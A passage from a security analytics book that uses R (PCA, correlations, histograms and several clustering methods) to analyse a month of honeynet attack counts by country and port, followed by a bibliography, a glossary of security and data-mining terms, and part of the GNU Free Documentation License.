Let’s begin to appreciate some of the in-built functionalities of R. For this section, I setup a virtual honeynet for a total period of one month (30 days) at a local ISP to monitor and capture packets. Of particular interest to me was attack origination - that is country of origin of attack as well as services, that is, frequently attacked ports. Once I had the packet capture file (pcap), I parsed it through the *tcpdump2csv.pl* script that is part of the venerable AfterGlow package extracting the “Souce IP” as well as the “Destination Port”. See 5.6.2.1. I then went through a series of data profiling and normalization, indeed for my analysis, I needed the aggregate sum of all attacks per destination port per source IP. I then passed it through a custom script that manipulated and extracted the data whilst redirecting output to a CSV file. There we go

I now have a CSV file that I called *project.csv* thus:

```
80,135,137,139,445,1433,1434,6667
AUSTRIA,0,23,46,63,101,0,0,14
BRAZIL,113,67,76,54,48,57,24,206
BULGARIA,19,145,136,179,76,0,0,407
CANADA,29,346,321,401,12,78,89,456
CHINA,12,124,235,146,184,48,88,568
GERMANY,0,45,18,34,5,0,0,11
RUSSIA,0,88,50,72,26,27,189,389
USA,450,125,237,432,235,104,178,15
```

I obtained more data than what is shown above, but I sorted in descending order and extracted the top eight locations. This was done to make it easy for analysis in the subsequent section.

Also note that the first row is one column less. This is because the countries are the classification scheme and not a variable to be computed.

7.6.1.1 Case Study 52: Principal Component Analysis with R

Now we have our data file. Before any analysis can be done we need to install and run R. As usual I installed mine on Linux (with *yum*), but installing on Windows should be straightforward.

Installation

R can be installed thus:

```
# yum -y install R
```

That should install R with all the dependencies. Be prepared to wait for some time though. As you will find out R is a command line analysis and statistical application. Some of you might like the simplicity of point and click. For this you can install the RKward GUI application for R thus:

```
# yum -y install rkward
```

If you are also interested, you can install R Commander which is a Tcl/Tk GUI for R (I have a preference for this). To install, simply run R from the command prompt (as root) and follow the procedure below. Make sure that you are connected to the Internet for this.

```
# R
> install.packages("Rcmdr", dependencies=TRUE)
```

To use the Rcmdr type:

```
> library(Rcmdr)
Loading required package: tcltk
Loading Tcl/Tk interface ... done
Loading required package: car
```

Usage

We now need to load data into R. Since we already have our *project.csv* file, we will use the *read.table()* which is a command that reads a file in table format and creates a data frame from it. I suggest that you create a project directory for R, copy the *project.csv* file into it and change to it. The actual command used to load the data is given below:

```
# mkdir rproject
# cp project.csv rproject
# cd rproject
# R
> project <- read.table('./project.csv', sep=',', header=TRUE)
> project
```

Where *project* is the name of the data frame or the data object that R will refer to when you are manipulating the data. Next is the directory and filename of the actual data file, followed by the separator which in this case is a comma and lastly we instruct R that we have a header in our data file. To view the data that you've loaded, just type in the data frame. In this case, *project* The output is given below:

```
X80 X135 X137 X139 X445 X1433 X1434 X6667
```

AUSTRIA	0	23	46	63	101	0	0	14
BRAZIL	113	67	76	54	48	57	24	206
BULGARIA	19	145	136	179	76	0	0	407
CANADA	29	346	321	401	12	78	89	456
CHINA	12	124	235	146	184	48	88	568
GERMANY	0	45	18	34	5	0	0	11
RUSSIA	0	88	50	72	26	27	189	389
USA	450	125	237	432	235	104	178	15

Now that we've loaded the data into R we can now call up our analysis method. There are tons of statistical and data mining techniques available in R that you can use. In this case, we just want to perform a *principal components analysis*, see the correlations and generate some histograms. One of the simplest things to do is to plot all the data that we have. This could be done by a simple *plot()* command which is a generic function for plotting of R objects:

```
> plot(project)
```

This produces the graph in Figure 7.3

So what can we figure out. Well, pretty much nothing. Just a pretty looking graph. Principal components analysis is actually a technique for simplifying a dataset by reducing multidimensional datasets to lower dimensions for analysis. That is, it is a data reduction technique that allows us to simplify multidimensional datasets to 2 or 3 dimensions for plotting purposes and visual variance analysis. This is done using the *prcomp()* command. To represent this in graphical form, a *biplot()* command is often used. A biplot is a plot which aims to represent both the observations and variables of a matrix of multivariate data on the same plot. The steps needed to accomplish this are highlighted below

- Center (and standardize) data
- First principal component axis
 1. Across centroid of data cloud
 2. Distance of each point to that line is minimized, so that it crosses the maximum variation of the data cloud
- Second principal component axis




Figure 7.3:

1. Orthogonal to first principal component
2. Along maximum variation in the data
 - 1st PCA axis becomes *x-axis* and 2nd PCA axis *y-axis*
 - Continue process until the necessary number of principal components is obtained

I won't go into too much details about it so let's go straight to the commands:

```
> biplot(prcomp(project, scale=T), expand=T, scale=T)
```

The result of the above command is given in the graph shown in Figure 7.4

Basically, this command runs a principal components analysis on the data set and presents it in a graphical format using the *biplot()* command. The scale and expand parameters are used to tailor the dimensions. If you want to be more specific like looking at port 139 and port 445 only, you can use this command:




Figure 7.4:

```
> biplot(prcomp(project[4:5], scale=T), expand=T, scale=T)
```

Where Ports 139 and 445 being columns 4 and 5 respectively in the [4:5] part of the command. The graph is given in Figure 7.5. So what observations can be made?

Observation 1

We can draw the following observations from the plot

- Ports 80 and 445 have a very high degree of relationship with each other
- Ports 1433 and 1434 also have a high degree of relationship with each other
- Attacks coming from USA consists mainly of attacks on port 80
- Attacks from China are mainly on port 6667 (IRC)

Next, let's see some correlations. This is as simple as running a `cor()` command:

```
> cor(project)
```




Figure 7.5:

```

      X80      X135      X137      X139      X445      X1433
X80    1.00000000  0.02849477  0.3537328  0.6387048  0.67809148  0.74028743
X135   0.02849477  1.00000000  0.8441701  0.7498659 -0.12354661  0.51781469
X137   0.35373281  0.84417010  1.00000000  0.8715422  0.40795665  0.73893443
X139   0.63870479  0.74986592  0.8715422  1.00000000  0.42171470  0.77936774
X445   0.67809148 -0.12354661  0.40795667  0.4217147  1.00000000  0.46209005
X1433  0.74028743  0.51781469  0.7389344  0.7793677  0.46209005  1.00000000
X1434  0.49472115  0.24994332  0.3786164  0.4848255  0.35475019  0.63886252
X6667 -0.42083995  0.56219947  0.4861173  0.1152747 -0.08681055  0.08909271
      X1434      X6667
X80    0.4947212 -0.42083995
X135   0.2499433  0.56219947
X137   0.3786164  0.48611727
X139   0.4848255  0.11527465
X445   0.3547502 -0.08681055
X1433  0.6388625  0.08909271
X1434  1.0000000  0.20118200
X6667  0.2011820  1.00000000

```

Figure 7.6: > _

This produces the following result depicted in Figure 7.6:

So here, you'll see the correlations between the different ports in our data set. Next, let's add some histograms to the mix. This can be done by simply invoking the *hist()* command.

```
> hist(project$X6667)
```

Where *project* is the data object, and *X6667* is the name of the field. So there we go, a histogram for port 6667 depicted in Figure 7.7:




Figure 7.7:

What can we observe again?

Observation 2

The following conclusions can be drawn

- Port 6667 attacks have a range of 0 to 600 attacks per country
- The 0 to 100 range has the highest distribution among the countries followed by the 400-500 range

7.6.2 Cluster Analysis with R

R has an amazing variety of functions for cluster analysis. In the following case studies, I will describe three of the many approaches: hierarchical agglomerative, partitioning, and model

based. While there isn't necessarily a best function for the problem of determining the number of clusters to extract, several approaches are given below.

7.6.2.1 Case Study 53: *k*-means Partitioning

k-means clustering is the most popular partitioning method. It requires the analyst to specify the number of clusters to extract. A plot of the within groups sum of squares by number of clusters extracted can help determine the appropriate number of clusters. The analyst looks for a bend in the plot similar to a screen test in factor analysis.

```
> kmeans(project, 5)
```

We are using a 5 cluster solution. Figure 7.8 depicts the output

```
> kmeans(project, 5)
K-means clustering with 5 clusters of sizes 1, 1, 2, 3, 1

Cluster means:
      X80  X135      X137      X139      X445 X1433 X1434 X6667 fit.cluster
1 29.00000 346.0 321.00000 401.00000 12.00000  78  89 456.0 4
2  0.00000  88.0  50.00000  72.00000 26.00000  27 189 389.0 3
3 15.50000 134.5 185.50000 162.50000 130.00000  24  44 487.5 2
4 37.66667  45.0  46.66667  50.33333  51.33333  19  8  77.0 5
5 450.00000 125.0 237.00000 432.00000 235.00000 104 178 15.0 1

Clustering vector:
  AUSTRIA  BRAZIL  BULGARIA  CANADA  CHINA  GERMANY  RUSSIA  USA
      4      4      3      1      3      4      2      5

Within cluster sum of squares by cluster:
[1]  0.00  0.00 29506.50 43744.67  0.00

Available components:
[1] "cluster" "centers" "withinss" "size"
```

Figure 7.8: > _

Then we get the cluster means;

```
> aggregate(project, by=list(fit$cluster), FUN=mean)
```

This gives the result shown in Figure 7.9.

We finish by appending the cluster assignment;

```
> project <- data.frame(project, fit$cluster)
```

```

> aggregate(project,by=list(fit$cluster),FUN=mean)
  Group.1      X80  X135      X137      X139      X445 X1433 X1434 X6667
1      1 450.00000 125.0 237.00000 432.00000 235.00000   104   178  15.0
2      2  15.50000 134.5 185.50000 162.50000 130.00000    24    44 487.5
3      3   0.00000  88.0  50.00000  72.00000  26.00000    27   189 389.0
4      4 29.00000 346.0 321.00000 401.00000 12.00000    78    89 456.0
5      5 37.66667  45.0  46.66667  50.33333  51.33333    19     8  77.0
  fit.cluster
1          1
2          2
3          3
4          4
5          5

```

Figure 7.9: > -

7.6.2.2 Case Study 54: Hierarchical Agglomerative

There are a wide range of hierarchical clustering approaches. I have had a bit of success with Ward's method described below.

```

> d <- dist(project, method = "euclidean")
> fit <- hclust(d, method="ward")
> plot(fit)

```

This will display the denogram in Figure 7.10.

7.6.2.3 Case Study 55: Model Based

Model based approaches assume a variety of data models and apply maximum likelihood estimation and Bayes criteria to identify the most likely model and number of clusters. Specifically, the *mclust()* function in the Mclust package selects the optimal model according to Bayesian Information Criterion (BIC) for Expectation Maximization (EM) initialized by hierarchical clustering for parameterized Gaussian mixture models. (Did you get that?). One chooses the model and number of clusters with the largest BIC. Check *help(mclustModelNames)* for details on the model chosen as best.

```

> library(mclust)
> fit <- Mclust(project)

```




Figure 7.10:

We then print the plots

```
> plot(fit, project)
```

The plots are given in Figure 7.11 through 7.13. Note that you have to keep hitting the Enter key to cycle through the plots

Lastly we show the last model with the following command.

```
> print(fit)
best model: spherical, equal volume with 7 components
```

7.6.2.4 Case Study 56: Cluster Plotting

It is always a good idea to look at the cluster results. So once again we do the K-Means Clustering with 5 clusters thus:

```
> fit <- kmeans(project, 5)
```




Figure 7.11:




Figure 7.12:




Figure 7.13:

We then vary parameters for most readable graph;

```
> library(cluster)
clusplot(project, fit$cluster, color=TRUE, shade=TRUE, labels=2, lines=0)
```

Figure 7.14 depicts the plot of the above command

To quit the interface just type:

```
> q()
```

As you are now well aware, you can do a lot more with R such as time series, frequency counts, cross tabs, ANOVA, correspondence, tree based, multi dimensional scaling, regression and multiple regression analysis which is beyond the scope of this chapter. (I might just write a book on R, so watch out). But in the mean time you can use the `help()` or the `help.search()` command in R which I often find very useful.




Figure 7.14:

7.7 Summary

This chapter was all about investigating alternative techniques in security modeling. We started by discussing the discipline of data mining before exploring the techniques of pattern recognition through machine learning. Machine Learning research has been extremely active in the last couple of years. The result is a large number of very accurate and efficient algorithms that are quite easy to use for an analyst and practitioner. Other important open source Machine Learning applications worth taking a look at include *Weka*¹, *Knime*², *RapidMiner*³, *Orange*⁴ and *Tangara*⁵ and *Sipina*⁶. It seems rewarding and almost mandatory for security analysts to learn how and where machine learning can help in task automation especially in areas of attack correlation, pattern recognition, exploratory and predictive modeling.

¹www.cs.waikato.ac.nz/ml/weka/

²<http://www.knime.org>

³<http://www.rapid-i.com>

⁴<http://www.ailab.si/orange>

⁵<http://eric.univ-lyon2.fr/~ricco/tanagra/en/tanagra.html>

⁶<http://eric.univ-lyon2.fr/~ricco/sipina>

Appendix A: Bibliography

1. David Harley, Andrew Lee, Lic. Cristian Borghello. *Net of the Living Dead: Bots, Botnets and Zombies*.
2. Brian Laing, Jimmy Alderson. *INTERNET SECURITY SYSTEMS: How To Guide-Implementing a Network Based Intrusion Detection System*
3. Roshen Chandran, Sangita Pakala . *Simulating Networks with Honeyd*.
4. Paul Baecher , Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix Freiling. *The Nepenthes Platform: An Efficient Approach to Collect Malware*.
5. Jianwei Zhuge, Thorsten Holz, Xinhui Han, Chengyu Song, and Wei Zou. *Collecting Autonomous Spreading Malware Using High-Interaction Honeyd*
6. Christian Seifert, Ramon Steensona, Ian Welcha, Peter Komisarczuka, Barbara Endicott-Popovsky. *Capture – A behavioral analysis tool for applications and documents*.
7. Iain Swanson, SECAU Security Research Centre Edith Cowan University. *Malware, Viruses and Log Visualisation*.
8. Dr. Nikolai Bezroukov. *Event Correlation Technologies*⁷
9. Karen Kent Murugiah Souppaya. *Guide to Computer Security Log Management Recommendations of the National Institute of Standards and Technology*.
10. Mark Ryan del Moral Talabis. *Security Analytics Project: Alternatives in Analysis*.

⁷http://www.softpanorama.org/Admin/Event_correlation/index.shtml

11. Gunnar Ratsch, Friedrich Miescher Laboratory of the Max Planck Society. *Brief Introduction into Machine Learning*.
12. Security Focus⁸
13. The HoneyNet Project⁹

⁸<http://www.securityfocus.com>

⁹<http://tracking-hackers.net>

Appendix B: Glossary

A

Analytical model A structure and process for analyzing a dataset. For example, a decision tree is a model for the classification of a dataset.

Anomalous data Data that result from errors (for example, data entry keying errors) or that represent unusual events. Anomalous data should be examined carefully because it may carry important information.

Artificial neural networks Non-linear predictive models that learn through training and resemble biological neural networks in structure.

B

Bot is typically described as a piece of application that runs automated tasks over the Internet allowing an intruder to gain complete control over the affected computer.

Botnet is a term used for a collection of bots that run autonomously and automatically, that is, a number of bot-compromised machines controlled by a common controller

C

CART - Classification and Regression Trees. A decision tree technique used for classification of a dataset. Provides a set of rules that you can apply to a new (unclassified) dataset to

predict which records will have a given outcome. Segments a dataset by creating 2-way splits. Requires less data preparation than CHAID.

CHAID - Chi Square Automatic Interaction Detection. A decision tree technique used for classification of a dataset. Provides a set of rules that you can apply to a new (unclassified) dataset to predict which records will have a given outcome. Segments a dataset by using chi square tests to create multi-way splits. Preceded, and requires more data preparation than, CART.

Classification The process of dividing a dataset into mutually exclusive groups such that the members of each group are as "close" as possible to one another, and different groups are as "far" as possible from one another, where distance is measured with respect to specific variable(s) you are trying to predict. For example, a typical classification problem is to divide a database of companies into groups that are as homogeneous as possible with respect to a creditworthiness variable with values "Good" and "Bad."

Clustering The process of dividing a dataset into mutually exclusive groups such that the members of each group are as "close" as possible to one another, and different groups are as "far" as possible from one another, where distance is measured with respect to all available variables.

D

Data cleansing The process of ensuring that all values in a dataset are consistent and correctly recorded.

Data mining The extraction of hidden predictive information from large databases.

Data navigation The process of viewing different dimensions, slices, and levels of detail of a multidimensional database.

Data visualization The visual interpretation of complex relationships in multidimensional data.

Decision tree A tree-shaped structure that represents a set of decisions. These decisions generate rules for the classification of a dataset. See CART and CHAID.

E

Entropy is the measure of disorder and randomness in malware analysis.

Exploratory data analysis The use of graphical and descriptive statistical techniques to learn about the structure of a dataset.

G

Genetic algorithms Optimization techniques that use processes such as genetic combination, mutation, and natural selection in a design based on the concepts of natural evolution.

H

Honeypots are fake information servers strategically positioned in a test network, which are fed with false information disguised as files of classified nature.

I

Intrusion Detection System looks for attack signatures, which are specific patterns that usually indicate malicious or suspicious intent.

K

***k*-Nearest Neighbour (*k*-NN)** is a method for classifying objects based on closest training examples in the feature space.

L

Linear model An analytical model that assumes linear relationships in the coefficients of the variables being studied.

Linear regression A statistical technique used to find the best-fitting linear relationship between a target (dependent) variable and its predictors (independent variables).

Logistic regression A linear regression that predicts the proportions of a categorical target variable, such as type of customer, in a population.

M

Machine Learning is used to emulate a typical pattern recognition process using a computer model.

Malware is a piece of software designed to infiltrate a computer without the owner's consent.

Multidimensional database A database designed for on-line analytical processing. Structured as a multidimensional hypercube with one axis per dimension.

Multiprocessor computer A computer that includes multiple processors connected by a network. See parallel processing.

N

Nearest neighbor A technique that classifies each record in a dataset based on a combination of the classes of the k record(s) most similar to it in a historical dataset. Sometimes called a k -Nearest Neighbor technique.

Non-linear model An analytical model that does not assume linear relationships in the coefficients of the variables being studied.

O

OLAP On-line analytical processing. Refers to array-oriented database applications that allow users to view, navigate through, manipulate, and analyze multidimensional databases.

Outlier A data item whose value falls outside the bounds enclosing most of the other corresponding values in the sample. Deviation from the mean. May indicate anomalous data. Should be examined carefully; may carry important information.

P

Parallel processing The coordinated use of multiple processors to perform computational tasks. Parallel processing can occur on a multiprocessor computer or on a network of workstations or PCs.

Port scanning is a technique used to check for which one(s) out of the 65000 ports are opened.

Predictive model A structure and process for predicting the values of specified variables in a dataset.

Prospective data analysis Data analysis that predicts future trends, behaviors, or events based on historical data.

Q

QEMU is a fast processor emulator using dynamic translation to achieve good emulation speed.

R

Retrospective data analysis Data analysis that provides insights into trends, behaviors, or events that have already occurred.

Rule induction The extraction of useful if-then rules from data based on statistical significance.

S

Security Event Correlation is the process of applying criteria to data inputs, generally of a conditional ("if-then") nature, in order to generate actionable data outputs.

SQL injection occur when when data enters a program from an untrusted source and that data is further used to dynamically construct a SQL query.

T

Trojan horse is a type of malware that masquerades as a legitimate program but is in reality a malicious application.

V

Virtualization is a term that refers to the abstraction of computer resources.

Virus is a small program fragment that uses other programs to run and reproduce itself.

W

Worm is a small piece of software that makes use of computer networks and security holes found in them to replicate and propagate.

T

Time series analysis The analysis of a sequence of measurements made at specified time intervals. Time is usually the dominating dimension of the data.

Z

Zombie Zombies are also referred to as drones. A zombie is a system controlled by an active bot.

Appendix B: GNU Free Documentation License

Copyright © 2000, 2001, 2002, 2007, 2008 Free Software Foundation, Inc. <http://fsf.org/>

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or non commercially. Secondly, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, \LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

The "publisher" means any person or entity that distributes copies of the Document to the public.

A section "Entitled XYZ" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "Acknowledgements", "Dedications", "Endorsements", or "History".) To "Preserve the Title" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of

copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

